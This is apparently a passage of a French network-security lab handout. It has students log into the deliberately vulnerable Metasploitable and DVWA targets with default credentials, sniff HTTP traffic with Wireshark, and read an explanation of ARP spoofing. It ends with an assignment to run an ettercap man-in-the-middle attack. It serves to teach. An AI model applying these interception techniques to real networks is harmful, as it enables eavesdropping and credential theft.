
```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Choisissez l'application vulnérable DVWA, connectez-vous avec les informations suivantes :


Login : admin


Pass : password





Lancer le sniffing avec wireshark pour capturer le trafic http et analyse le paquet :






V. Spoofing


Ce type d'attaque explore l'utilisation de l'usurpation ARP comme moyen de renifler le trafic du réseau local. Les réseaux locaux modernes (LAN) utilisent des commutateurs Ethernet, qui empêchent le reniflage passif du trafic réseau entre les autres composants. L'usurpation ARP est une technique par laquelle l'attaquant envoie des messages ARP usurpés dans le réseau local, dans le but de faire en sorte que le trafic destiné à une adresse IP soit acheminé vers l'ordinateur de l'attaquant. Ce dernier achemine ensuite le trafic vers la destination prévue. L'attaquant se trouve ainsi au milieu de l'échange de trafic, d'où le nom d'attaque "**Man in the Middle**".

a. Le protocole ARP


L'Address Resolution Protocol (ARP, protocole de résolution d'adresse) est un protocole utilisé pour associer l'adresse de protocole de couche réseau (Une adresse IPv4) d'un hôte distant, à son adresse de protocole de couche de liaison (Une adresse MAC). Il se situe à l'interface entre la couche réseau (couche 3 du modèle OSI) et la couche de liaison (couche 2 du modèle OSI).



b. Le processus ARP



c. L'attaque MITM



d. **Outil à utiliser** : ettercap

Travail à faire : Performer une attaque MITM basée sur l'arp poisoning et prenez des captures d'écrans pour montrer sa réussite.

L'ARP spoofing (usurpation) ou ARP poisoning (empoisonnement) est une technique utilisée pour attaquer tout réseau local utilisant le protocole de résolution d'adresse ARP.